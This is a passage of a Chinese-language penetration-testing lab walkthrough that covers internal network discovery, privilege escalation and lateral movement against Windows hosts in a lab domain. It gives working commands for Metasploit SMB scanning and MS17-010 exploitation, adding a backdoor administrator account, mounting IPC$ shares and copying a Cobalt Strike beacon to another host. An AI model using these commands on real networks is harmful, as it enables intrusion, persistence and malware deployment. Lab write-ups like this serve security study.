


7 横向移动1

7.1 利用msf进行内网信息收集一波

msf设置代理

```
setg Proxies socks5:192.168.3.16:7777
```



搜索smb

```
search smb/smb
```

```
msf6 > search smb/smb

Matching Modules
================

   #   Name                                              Disclosure Date  Rank
   Check  Description
   -   ----                                              ---------------  ----
   -----  -----------
   0   exploit/windows/smb/smb_relay                     2001-03-31       excel
lent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   1   auxiliary/scanner/smb/smb_ms17_010                                 norma
l     No     MS17-010 SMB RCE Detection
   2   exploit/windows/smb/smb_rras_erraticgopher        2017-06-13       avera
ge    Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
   3   auxiliary/fuzzers/smb/smb_create_pipe_corrupt                      norma
l     No     SMB Create Pipe Request Corruption
   4   auxiliary/fuzzers/smb/smb_create_pipe                              norma
l     No     SMB Create Pipe Request Fuzzer
   5   exploit/windows/smb/smb_doublepulsar_rce          2017-04-14       great
      Yes    SMB DOUBLEPULSAR Remote Code Execution
   6   exploit/windows/smb/smb_delivery                  2016-07-26       excel
lent  No     SMB Delivery
   7   auxiliary/scanner/smb/smb_enumusers_domain                         norma
l     No     SMB Domain User Enumeration
   8   auxiliary/scanner/smb/smb_enum_gpp                                 norma
l     No     SMB Group Policy Preference Saved Passwords Enumeration
   9   auxiliary/scanner/smb/smb_login                                    norma
l     No     SMB Login Check Scanner
   10  auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                      norma
l     No     SMB NTLMv1 Login Request Corruption
   11  auxiliary/fuzzers/smb/smb_negotiate_corrupt                        norma
l     No     SMB Negotiate Dialect Corruption
   12  auxiliary/fuzzers/smb/smb2_negotiate_corrupt                       norma
l     No     SMB Negotiate SMB2 Dialect Corruption
   13  auxiliary/scanner/smb/smb_lookupsid                                norma
l     No     SMB SID User Enumeration (LookupSid)
   14  auxiliary/scanner/smb/smb_enumshares                               norma
l     No     SMB Share Enumeration
   15  auxiliary/fuzzers/smb/smb_tree_connect_corrupt                     norma
l     No     SMB Tree Connect Request Corruption
   16  auxiliary/fuzzers/smb/smb_tree_connect                             norma
l     No     SMB Tree Connect Request Fuzzer
   17  auxiliary/scanner/smb/smb_enumusers                                norma
l     No     SMB User Enumeration (SAM Enum sers)
   18  auxiliary/scanner/smb/smb_version                                  norma
```


使用第18个，进行端口扫描

```
use 18
set rhosts 192.168.52.413/24
set threads 20
run
```

```
[+] 192.168.52.143:445     -   Host is running Windows 7 Professional SP1 (build:7601) (name:STU1) (domain:GOD)
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version
[*] 192.168.52.141:445     - SMB Detected (versions:1) (preferr
[+] 192.168.52.141:445     -   Host is running Windows 2003 (build:3790) (name:ROOT-TVI862UBEH) (domain:GOD)
```


扫到了两台内网主机！（其实还有一个138，我虚拟机忘了把138这个主机开机了。。。。）

7.2 利用msf进行提权另一台内网主机并执行cmd

使用 ms17_010_command 提权（利用该模块可以在存在漏洞的主机上执行cmd命令）

```
search ms17_010
use x(这个是找那个有command的，我就不上截图了)
set rhosts 192.168.52.138
run
```

8 内网信息收集

8.1 存活主机探测

基于netbios协议

脚本小子上线nbtscan，直接传到肉鸡上，运行就行了

Release nbtscan-v1.5.2-2394b4 · lifenjoiner/nbtscan · GitHub


```
Doing NBT name scan for addresses from 192.168.52.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.52.143   STU1             <server>  <unknown>        00-0c-29-fb-dc-53
192.168.52.141   ROOT-TVI862UBEH  <server>  <unknown>        00-0c-29-eb-5b-79
```


基于ICMP协议

```
for /l %i in (1,1,255) do @ ping 192.168.52.%i -w 1 -n 1|find /i "ttl="
```

工具: ping命令
相当于使用ping来探测主机存活（特点就是慢。。。）



基于ARP协议

工具: arp-scan.exe
下载地址：
GitHub - QbsuranAlang/arp-scan-windows-: send arp request to whole specific LAN
将文件上传到目标主机上，执行如下命令：
arp-scan.exe -t【ip/ip段】

9 提权

9.1 内核提权

查询安装的补丁情况，通过在线工具查询可能存在的内核提权

```
获取安装补丁的方法：
1、systeminfo
systeminfo | findstr KB
```

复制补丁号进行查询
在线网站：
提权辅助网页
提权辅助网页 Windows提权辅助
Windows Privilege Escalation Exploit Search -- Windows 提权辅助


exp下载地址也可以直接看github
GitHub - AI1ex/WindowsElevation: Windows Elevation(持续更新)


9.2 potato提权

```
potato.exe -p "需要执行的命令"
```

10 横向移动2


CS生成木马





生成一个新的监听器

生成一个后门先传到web服务器上



在web服务器上创建一个新用户

```
shell net user biu Pass!@#4 /add
shell net localgroup administrators biu /add
```

然后在 web服务器 执行cmd命令开启共享

```
shell net use \\192.168.52.141\ipc$ Pass!@#4 /user:biu
```

然后进入141主机的目录

```
shell dir \\192.168.52.141\c$
```

上传到主机

```
shell copy C:\phpStudy\WWW\yxcms\beacon.exe \\192.168.52.138\c$
```

然后利用msf执行木马